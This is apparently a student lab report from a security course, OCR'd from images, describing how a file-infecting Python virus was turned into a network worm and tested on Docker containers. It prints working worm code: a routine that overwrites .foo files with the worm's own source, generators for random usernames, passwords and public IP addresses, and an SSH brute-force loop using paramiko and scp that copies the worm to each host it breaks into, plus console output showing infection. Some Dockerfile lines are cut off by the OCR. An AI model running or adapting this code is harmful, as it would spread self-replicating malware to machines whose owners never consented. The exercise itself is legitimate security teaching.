
Task 1

In this task, we need to turn the **FooVirus.py** virus into a worm by incorporating networking code in it. For this, networking code similar to that of **AbraWorm.py** is added here so that apart from infecting the foo files in current directory of the host machine, it also deposits a copy to a remote machine by trying random username, password and IP address when “debug = 0”, and with fixed username, password and IP address when “debug=1”. It does not affect the foo files of the remote machine until a user of the remote machine executes the virus.


Modifications

As mentioned in the assignment specification, both the attacker and victim machines require **paramiko** and **scp** modules for correctly operating with the codes. So first of all, we add code to the **Dockerfile** to incorporate these modules to be installed inside the docker containers created for the demonstration purpose in this assignment.




```

FROM ubuntu:16.04

RUN apt-get update && apt-get install -y openssh-server
RUN apt-get install -y python3-scp python3-paramiko

RUN mkdir /var/run/sshd
RUN echo 'root:mypassword' | chpasswd
RUN sed -i 's/PermitRootLogin prohibit-password/PermitRootLogin y
RUN sed 's@session\s*required\s*pam_loginuid.so@session optional p
EXPOSE 22
CMD ["/usr/sbin/sshd", "-D"]
```

Next, we show the added code for getting the total lines of code. We also show the original virus code slightly modified as it is given a new name **FooWorm**.




```python
print("""\nHELLO FROM FooWorm\n""")

def get_total_lines():
    IN = open(sys.argv[0], 'r')
    all_of_it = IN.readlines()
    IN.close()
    return len(all_of_it)

IN = open(sys.argv[0], 'r')
worm = [line for (i,line) in enumerate(IN) if i < get_total_lines()]

for item in glob.glob("*.foo"):
    IN = open(item, 'r')
    all_of_it = IN.readlines()
    IN.close()
    if any('fooworm' in line for line in all_of_it): continue
    os.chmod(item, 0o777)
    OUT = open(item, 'w')
    OUT.writelines(worm)
    all_of_it = ['# ' + line for line in all_of_it]
    OUT.writelines(all_of_it)
    OUT.close()
```

Now we present the functions that are used to produce new usernames and passwords with random predefined combinations. For debugging purposes, we used username **root** and password **mypassword**.




```python
def get_new_usernames(how_many):
    if debug: return ['root']
    if how_many == 0: return 0
    selector = "{0:03b}".format(random.randint(0,7))
    usernames = [''.join(map(lambda x: random.sample(trigrams,1)[0]
          if int(selector[x]) == 1 else random.sample(digrams,1)[0], range(3))) for x in range(how_many)]
    return usernames

def get_new_passwds(how_many):
    if debug: return ['mypassword']
    if how_many == 0: return 0
    selector = "{0:03b}".format(random.randint(0,7))
    passwds = [ ''.join(map(lambda x:  random.sample(trigrams,1)[0] + (str(random.randint(0,9))
                if random.random() > 0.5 else '') if int(selector[x]) == 1
                        else random.sample(digrams,1)[0], range(3))) for x in range(how_many)]
    return passwds
```

In the next few lines, we show the code snippet for generating new IP addresses. Again for debugging purposes, we pick a randomly chosen target IP address from a pool of 10 containers already activated. In each new iteration of running the worm code, a new randomly chosen target machine will be chosen and so on.



```python
def get_fresh_ipaddresses(how_many):
    if debug:
        target = random.randint(2,11)
        target = '172.17.0.' + str(target)
        print("Next IP: %s" % target)
        return [target]   # victim IP address
    if how_many == 0: return 0
    ipaddresses = []
    for i in range(how_many):
        first,second,third,fourth = map(lambda x: str(1 + random.randint(0,x)), [223,223,223,223])
        ipaddresses.append( first + '.' + second + '.' + third + '.' + fourth )
    return ipaddresses
```


Following code snippet presents the networking portion of the worm file. Line 119 shows that the worm deposits a copy of its own in the remote target machine.



```python
103 while True:
104     usernames = get_new_usernames(NUSERNAMES)
105     passwds =   get_new_passwds(NPASSWDS)
106     for passwd in passwds:
107         for user in usernames:
108             for ip_address in get_fresh_ipaddresses(NHOSTS):
109                 print("\nTrying password %s for user %s at IP address: %s" % (passwd,user,ip_address))
110                 files_of_interest_at_target = []
111 
112                 try:
113                     ssh = paramiko.SSHClient()
114                     ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
115                     ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
116                     print("\n\nconnected\n")
117 
118                     scpcon = scp.SCPClient(ssh.get_transport())
119                     scpcon.put(sys.argv[0])
120                     scpcon.close()
121                 except:
122                     print("\n\nConnection failed\n")
123                     continue
124 
125     if debug: break
```


Demonstration

In this following console snap, we show the condition of the directory before executing the attack. We create 2 vulnerable files (with extension .foo) and 1 non-vulnerable file for demonstration purposes.




```
  1805112_1.py
● [08/04/23]seed@VM:~/.../Task-1-Test$ echo "vulnerable to foo virus" > a.foo
● [08/04/23]seed@VM:~/.../Task-1-Test$ echo "vulnerable to foo virus" > b.foo
● [08/04/23]seed@VM:~/.../Task-1-Test$ echo "foo virus can't attack me" > c.txt
● [08/04/23]seed@VM:~/.../Task-1-Test$ ls
  1805112_1.py  a.foo  b.foo  c.txt
● [08/04/23]seed@VM:~/.../Task-1-Test$ cat a.foo
  vulnerable to foo virus
● [08/04/23]seed@VM:~/.../Task-1-Test$ cat b.foo
  vulnerable to foo virus
● [08/04/23]seed@VM:~/.../Task-1-Test$ cat c.txt
  foo virus can't attack me
○ [08/04/23]seed@VM:~/.../Task-1-Test$ 
```

Then we create an one more pair of vulnerable (container 4) and non-vulnerable (container 7) files in two separate containers.




```
● [08/04/23]seed@VM:~/.../Task-1-Test$ docksh 61
  root@612d04ce0347:/# cd root/
  root@612d04ce0347:~# ls
  root@612d04ce0347:~# echo "will be affected by foo virus" > e.foo
  root@612d04ce0347:~# ls
  e.foo
  root@612d04ce0347:~# exit
  exit
```




```
● [08/04/23]seed@VM:~/.../Task-1-Test$ docksh 049
  root@04981ac9f2fe:/# cd root/
  root@04981ac9f2fe:~# ls
  root@04981ac9f2fe:~# echo "won't be affected by foo virus" > f.txt
  root@04981ac9f2fe:~# ls
  f.txt
  root@04981ac9f2fe:~# exit
  exit
```

Then we execute the worm file titled **1805112_1.py**. As the first pick, target container 7 with IP address 172.17.0.8 is attacked. Next we check out that particular container to see the effect of the attack. As expected, a copy of the worm code itself is found to be present at the root directory.




```
● [08/04/23]seed@VM:~/.../Task-1-Test$ python3 1805112_1.py

  HELLO FROM FooWorm

  Next IP: 172.17.0.8

  Trying password mypassword for user root at IP address: 172.17.0.8


  connected

● [08/04/23]seed@VM:~/.../Task-1-Test$ dockps
  a24883f1f60e  test_sshd_container_10
  8f4cab954166  test_sshd_container_9
  d044f755de92  test_sshd_container_8
  612d04ce0347  test_sshd_container_7
  0d1cf0cc7261  test_sshd_container_6
  9084af6892af  test_sshd_container_5
  04981ac9f2fe  test_sshd_container_4
  e31dff40f949  test_sshd_container_3
  a42cb5c08c33  test_sshd_container_2
  b7f2a996a258  test_sshd_container_1
○ [08/04/23]seed@VM:~/.../Task-1-Test$ docksh 612
  root@612d04ce0347:/# cd root/
  root@612d04ce0347:~# ls
  1805112_1.py  e.foo
  root@612d04ce0347:~# █
```


And getting back to the original directory, we find the infected files marked with green automatically. As proof of infection, we display the current codes inside those files. The worm codes have been added, and the previous contents have been commented out. As expected, the file without the .foo extension remains same as before.



```
● [08/04/23]seed@VM:~/.../Task-1-Test$ ls
  1805112_1.py  a.foo  b.foo  c.txt
```




```
                    print("\n\nconnected\n")

                    scpcon = scp.SCPClient(ssh.get_transport())
                    scpcon.put(sys.argv[0])
                    scpcon.close()
                except:
                    print("\n\nConnection failed\n")
                    continue

    if debug: break
# vulnerable to foo virus
● [08/04/23]seed@VM:~/.../Task-1-Test$ cat b.foo
#!/usr/bin/env python
import glob, paramiko, scp, sys, signal, os, random
```



